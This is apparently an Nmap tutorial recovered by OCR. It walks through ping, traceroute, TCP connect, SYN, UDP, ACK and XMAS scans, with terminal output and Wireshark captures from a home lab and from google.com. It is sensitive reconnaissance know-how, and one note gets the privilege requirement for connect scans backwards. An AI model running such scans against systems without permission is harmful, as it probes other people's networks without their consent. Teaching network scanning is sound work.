


```
┌──(harish㉿kali)-[~]
└─$ nmap -sn -n google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:32 IST
Nmap scan report for google.com (142.250.183.238)
Host is up (0.048s latency).
Other addresses for google.com (not scanned): 2404:6800:4002:815::200e
Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

┌──(harish㉿kali)-[~]
└─$ nmap -sn -R google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:33 IST
Nmap scan report for google.com (142.250.183.238)
Host is up (0.050s latency).
Other addresses for google.com (not scanned): 2404:6800:4002:815::200e
rDNS record for 142.250.183.238: tzdelb-bb-in-f14.1e100.net
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds

┌──(harish㉿kali)-[~]
└─$ █
```

Fig: Ping Scan -n/-R

3.8 Ping Scan using `--traceroute`

- **Symbol**: `--traceroute`
- **Command**: `nmap -sn --traceroute 192.168.1.0/24`
- **Purpose**: Traces the network path to the target host(s) along with host discovery.
- **Use Case**: Understand network routing, hops, and delays during scan.



```
┌──(harish㉿kali)-[~]
└─$ nmap --traceroute google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:37 IST


┌──(harish㉿kali)-[~]
└─$ sudo nmap google.com --traceroute
[sudo] password for harish:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 16:37 IST
Nmap scan report for google.com (142.250.194.46)
Host is up (0.050s latency).
Other addresses for google.com (not scanned): 2404:6800:4007:832::200e
rDNS record for 142.250.194.46: del12s02-in-f14.1e100.net
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   7.29 ms  reliance.reliance (192.168.29.1)
2   8.41 ms  10.61.160.1
3   17.85 ms 172.16.5.10
4   18.01 ms 192.168.247.200
5   18.08 ms 192.168.230.213
6   18.12 ms 192.168.230.194
7   19.17 ms 192.168.59.116
8   ... 9
10  35.02 ms 74.125.51.166
11  28.01 ms 142.251.227.211
12  32.77 ms 172.253.75.14
13  52.74 ms 142.251.233.79
14  47.39 ms 192.178.252.124
15  50.60 ms 192.178.83.215
16  47.33 ms 142.251.52.229
17  50.55 ms del12s02-in-f14.1e100.net (142.250.194.46)

Nmap done: 1 IP address (1 host up) scanned in 21.73 seconds

┌──(harish㉿kali)-[~]
└─$
```

Fig: --traceroute Scan

- open – A service is actively accepting connections on that port.

- closed – No service is listening; the port is reachable but not in use.

- filtered – Nmap can’t tell if the port is open or closed because a firewall or filter blocks the probes.

- unfiltered – The port is reachable, but Nmap can’t determine whether it’s open or closed (rare case).

- open|filtered – Nmap can’t determine if the port is open or filtered; happens in UDP or stealth scans.


- closed|filtered – Nmap can’t tell whether the port is closed or filtered; very rare.

4. Scanning Techniques

4.1 TCP Connect Scan

TCP Connect Scan is a basic port scan method that completes the full 3-way TCP handshake to determine if a port is open. It is easily detectable but works on all systems since it uses the OS’s connect() system call.

Command: nmap -sT <IP>or<domain>



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~
19:32

```
  Time          Source                 Destination            Protocol  Length Info
1 0.000000000   76:cc:ae:7c:ee:2c      Broadcast              ARP           42 Who has 192.168.29.92? Tell 192.168.29.90
2 0.000837611   0e:2a:70:aa:13:75      76:cc:ae:7c:ee:2c      ARP           42 192.168.29.92 is at 0e:2a:70:aa:13:75
3 0.080121496   2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS          106 Standard query 0xd753 PTR 92.29.168.192.in-addr.arpa
4 0.084725880   2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS          106 Standard query response 0xd753 No such name PTR 92.29.168.192…
5 0.085012915   192.168.29.90          192.168.29.92          TCP           74 40830 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSv…
6 0.085675040   192.168.29.92          192.168.29.90          TCP           74 80 → 40830 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SAC…
7 0.085723816   192.168.29.90          192.168.29.92          TCP           66 40830 → 80 [ACK] Seq=1 Ack=1 Win=64512 Len=0 TSval=3022000239…
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sT -p 80 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 19:29 IST
Nmap scan report for 192.168.29.92
Host is up (0.00088s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: TCP connect Scan

Note: Use Tcp connect scan when we have root or admin privileges and easily Detectable by the firewall

WorkFlow:

1. **Client Send SYN packet → server**
2. **Server Send SYN ACK packet —-> client**
3. **Client Send ACK packet —-------> server**


   A reliable connection gets establish to communicate safe to send data without any error or accurate data transfer

4.2 SYN Scan (Half-Open Scan):

Sends SYN → receives SYN-ACK from open ports → immediately sends RST to avoid completing handshake.

works: Sends SYN → receives SYN-ACK from open ports → immediately sends RST to avoid completing handshake

Command: nmap -sS IP



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~

```
lo.   Time         Source                 Destination            Protocol Length Info
    1 0.000000000  76:cc:ae:7c:ee:2c      Broadcast              ARP       42 Who has 192.168.29.92? Tell 192.168.29.90
    2 0.000647548  0e:2a:70:aa:13:75      76:cc:ae:7c:ee:2c      ARP       42 192.168.29.92 is at 0e:2a:70:aa:13:75
    3 0.075674622  2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS      106 Standard query 0x1331 PTR 92.29.168.192.in-addr.arpa
    4 0.080167171  2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS      106 Standard query response 0x1331 No such name PTR 92.29.168.192…
    5 0.111310114  192.168.29.90          192.168.29.92          TCP       58 55415 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
    6 0.112012118  192.168.29.92          192.168.29.90          TCP       58 80 → 55415 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
    7 0.112074364  192.168.29.90          192.168.29.92          TCP       54 55415 → 80 [RST] Seq=1 Win=0 Len=0
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sS -p 80 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 19:35 IST
Nmap scan report for 192.168.29.92
Host is up (0.00068s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: Half Open-Scan


Fast and stealthy since it avoids full TCP connection.

4.3 UDP Scan:

UDP Scan: Used to identify open UDP ports by sending empty UDP packets and analyzing responses or lack thereof.

Works:

- Sends empty UDP packet to target ports.
- If ICMP port unreachable received → port is closed.
- If no response → port is open or filtered.
- Slower and harder to interpret due to no handshake and rate-limiting ICMP.


19:41
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~

lo.	Time	Source	Destination	Protocol	Length	Info
8	2.249794467	192.168.29.90	0.0.0.69	TCP	58	41780 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	2.249825923	192.168.29.90	0.0.0.69	ICMP	42	Echo (ping) request id=0xaba3, seq=0/0, ttl=51 (no respo
10	3.331528756	76:cc:ae:7c:ee:2c	Broadcast	ARP	42	Who has 192.168.29.92? Tell 192.168.29.90
11	3.333362754	0e:2a:70:aa:13:75	76:cc:ae:7c:ee:2c	ARP	42	192.168.29.92 is at 0e:2a:70:aa:13:75
12	3.426186905	2405:201:c02a:614f:…	2405:201:c02a:614f:…	DNS	106	Standard query 0x0747 PTR 92.29.168.192.in-addr.arpa
13	3.442496566	2405:201:c02a:614f:…	2405:201:c02a:614f:…	DNS	165	Standard query response 0x0747 No such name PTR 92.29.168
14	3.550324967	192.168.29.90	192.168.29.92	DNS	72	Standard query 0x0006 TXT version.bind
15	3.550361422	192.168.29.90	192.168.29.92	DNS	54	Server status request 0x0000
16	3.550364547	192.168.29.90	192.168.29.92	DNS	88	Standard query 0x0000 PTR _services._dns-sd._udp.local
17	3.561268166	192.168.29.92	192.168.29.90	DNS	54	Server status request response 0x0000 Not implemented
18	3.561742425	192.168.29.90	192.168.29.92	ICMP	82	Destination unreachable (Port unreachable)
19	3.574648905	192.168.29.92	192.168.29.90	DNS	299	Standard query response 0x0000 PTR _services._dns-sd._udp
20	3.574673987	192.168.29.90	192.168.29.92	ICMP	327	Destination unreachable (Port unreachable)
21	3.576178424	192.168.29.92	192.168.29.90	DNS	104	Standard query response 0x0006 TXT version.bind TXT NS ve
22	3.576182716	192.168.29.90	192.168.29.92	ICMP	132	Destination unreachable (Port unreachable)


```
┌──(harish㉿kali)-[~]
└─$ sudo nmap -sU -p 53 69 192.168.29.92
[sudo] password for harish:
Sorry, try again.
[sudo] password for harish:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 19:39 IST
Nmap scan report for 192.168.29.92
Host is up (0.0030s latency).

PORT   STATE SERVICE
53/udp open  domain
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.42 seconds

┌──(harish㉿kali)-[~]
```

Fig: UDP Scan

4.4 TCP ACK Scan

TCP ACK Scan is used to map firewall rulesets by determining whether ports are filtered or unfiltered. It sends ACK packets and observes the response.

Command:nmap -sA <target>


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
harish@kali: ~
File Actions Edit View Help
harish@kali: ~
harish@kali: ~
20:15

```
 Time          Source                 Destination            Protocol Length Info
 6 1.214245266 fe80::aada:cff:fea4…   ff02::1                ICMPv6   142 Router Advertisement from a8:da:0c:a4:0b:3b
 7 1.225715744 fe80::74cc:aeff:fe7…   ff02::16               ICMPv6   110 Multicast Listener Report Message v2
 8 1.873628635 fe80::74cc:aeff:fe7…   ff02::16               ICMPv6   110 Multicast Listener Report Message v2
 9 2.413219366 192.168.29.90          0.0.0.22               ICMP      54 Timestamp request    id=0xc526, seq=0/0, ttl=53
10 2.413377067 192.168.29.90          0.0.0.22               TCP       54 45219 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
11 2.413407399 192.168.29.90          0.0.0.22               TCP       58 45219 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12 2.413456313 192.168.29.90          0.0.0.22               ICMP      42 Echo (ping) request  id=0x71d6, seq=0/0, ttl=38 (no response …
13 2.748208324 fe80::aada:cff:fea4…   2405:201:c02a:614f:…   ICMPv6    86 Neighbor Solicitation for 2405:201:c02a:614f:eba4:2461:ed2c:9…
14 2.748322777 2405:201:c02a:614f:…   fe80::aada:cff:fea4…   ICMPv6    78 Neighbor Advertisement 2405:201:c02a:614f:eba4:2461:ed2c:9044…
15 3.476310293 76:cc:ae:7c:ee:2c      Broadcast              ARP       42 Who has 192.168.29.92? Tell 192.168.29.90
16 3.477942676 0e:2a:70:aa:13:75      76:cc:ae:7c:ee:2c      ARP       42 192.168.29.92 is at 0e:2a:70:aa:13:75
17 3.570782449 2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS      106 Standard query 0x343d PTR 92.29.168.192.in-addr.arpa
18 3.570977667 2405:201:c02a:614f:…   2405:201:c02a:614f:…   DNS      106 Standard query response 0x343d No such name PTR 92.29.168.192…
19 3.611446888 192.168.29.90          192.168.29.92          TCP       54 45729 → 21 [ACK] Seq=1 Ack=1 Win=1024 Len=0
20 3.612681249 192.168.29.92          192.168.29.90          TCP       54 21 → 45729 [RST] Seq=1 Win=0 Len=0
```

```
┌──(harish㉿kali)-[~]
└─$ nmap -sA -p 21 22 192.168.29.92
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 20:13 IST
Nmap scan report for 192.168.29.92
Host is up (0.0016s latency).

PORT    STATE      SERVICE
21/tcp unfiltered ftp
MAC Address: 0E:2A:70:AA:13:75 (Unknown)

Nmap done: 2 IP addresses (1 host up) scanned in 3.31 seconds

┌──(harish㉿kali)-[~]
└─$ 
```

Fig: TCP ACK SCAN

Work:

Sends ACK packets to check if ports are **filtered or unfiltered**. No handshake happens.

- **RST = unfiltered**,
- **No reply/ICMP = filtered**


4.5 XMAS Scan (-sX)

Sends TCP packet with FIN, PSH, URG flags lit — looks like a “lit-up” packet . Only works reliably on Unix/Linux systems.

Workflow:

- No response = Open|Filtered
- RST = Closed
- ICMP Unreachable = Filtered

Command: **nmap -sX <target>**



16:48
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source                Destination           Protocol Length Info
 17 4.555721669  76:cc:ae:7c:ee:2c     Broadcast             ARP       42 Who has 192.168.29.92? Tell 192.168.29.90
 18 4.561414030  0e:2a:70:aa:13:75     76:cc:ae:7c:ee:2c     ARP       42 192.168.29.92 is at 0e:2a:70:aa:13:75
 19 4.657960056  2405:201:c02a:614f:…  2405:201:c02a:614f:…  DNS      106 Standard query 0x3509 PTR 92.29.168.192.in-addr.arpa
 20 4.662736763  2405:201:c02a:614f:…  2405:201:c02a:614f:…  DNS      106 Standard query response 0x3509 No such name PTR 92.29.16
 21 4.682343995  192.168.29.90         192.168.29.92         TCP       54 42661 → 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 22 4.783603401  192.168.29.90         192.168.29.92         TCP       54 42663 → 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
 23 4.920090232  ServercomPri_a4:0b:…  Broadcast             ARP       42 Who has 192.168.29.108? Tell 192.168.29.1
 24 5.938143804  ServercomPri_a4:0b:…  Broadcast             ARP       42 Who has 192.168.29.108? Tell 192.168.29.1
 25 6.143998099  fe80::aada:cff:fea4…  ff02::1:ff1e:88ab     ICMPv6    86 Neighbor Solicitation for 2405:201:c02a:614f:7132:badc:c
```

```
› Frame 21: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
› Ethernet II, Src: 76:cc:ae:7c:ee:2c (76:cc:ae:7c:ee:2c), Dst: 0e:2a:70:aa:13:75 (0e:2a:70:aa:13:75)
› Internet Protocol Version 4, Src: 192.168.29.90, Dst: 192.168.29.92
▾ Transmission Control Protocol, Src Port: 42661, Dst Port: 22, Seq: 1, Len: 0
    Source Port: 42661
    Destination Port: 22
    [Stream index: 4]
    [Stream Packet Number: 1]
  › [Conversation completeness: Incomplete (0)]
    [TCP Segment Len: 0]
    Sequence Number: 1    (relative sequence number)
```

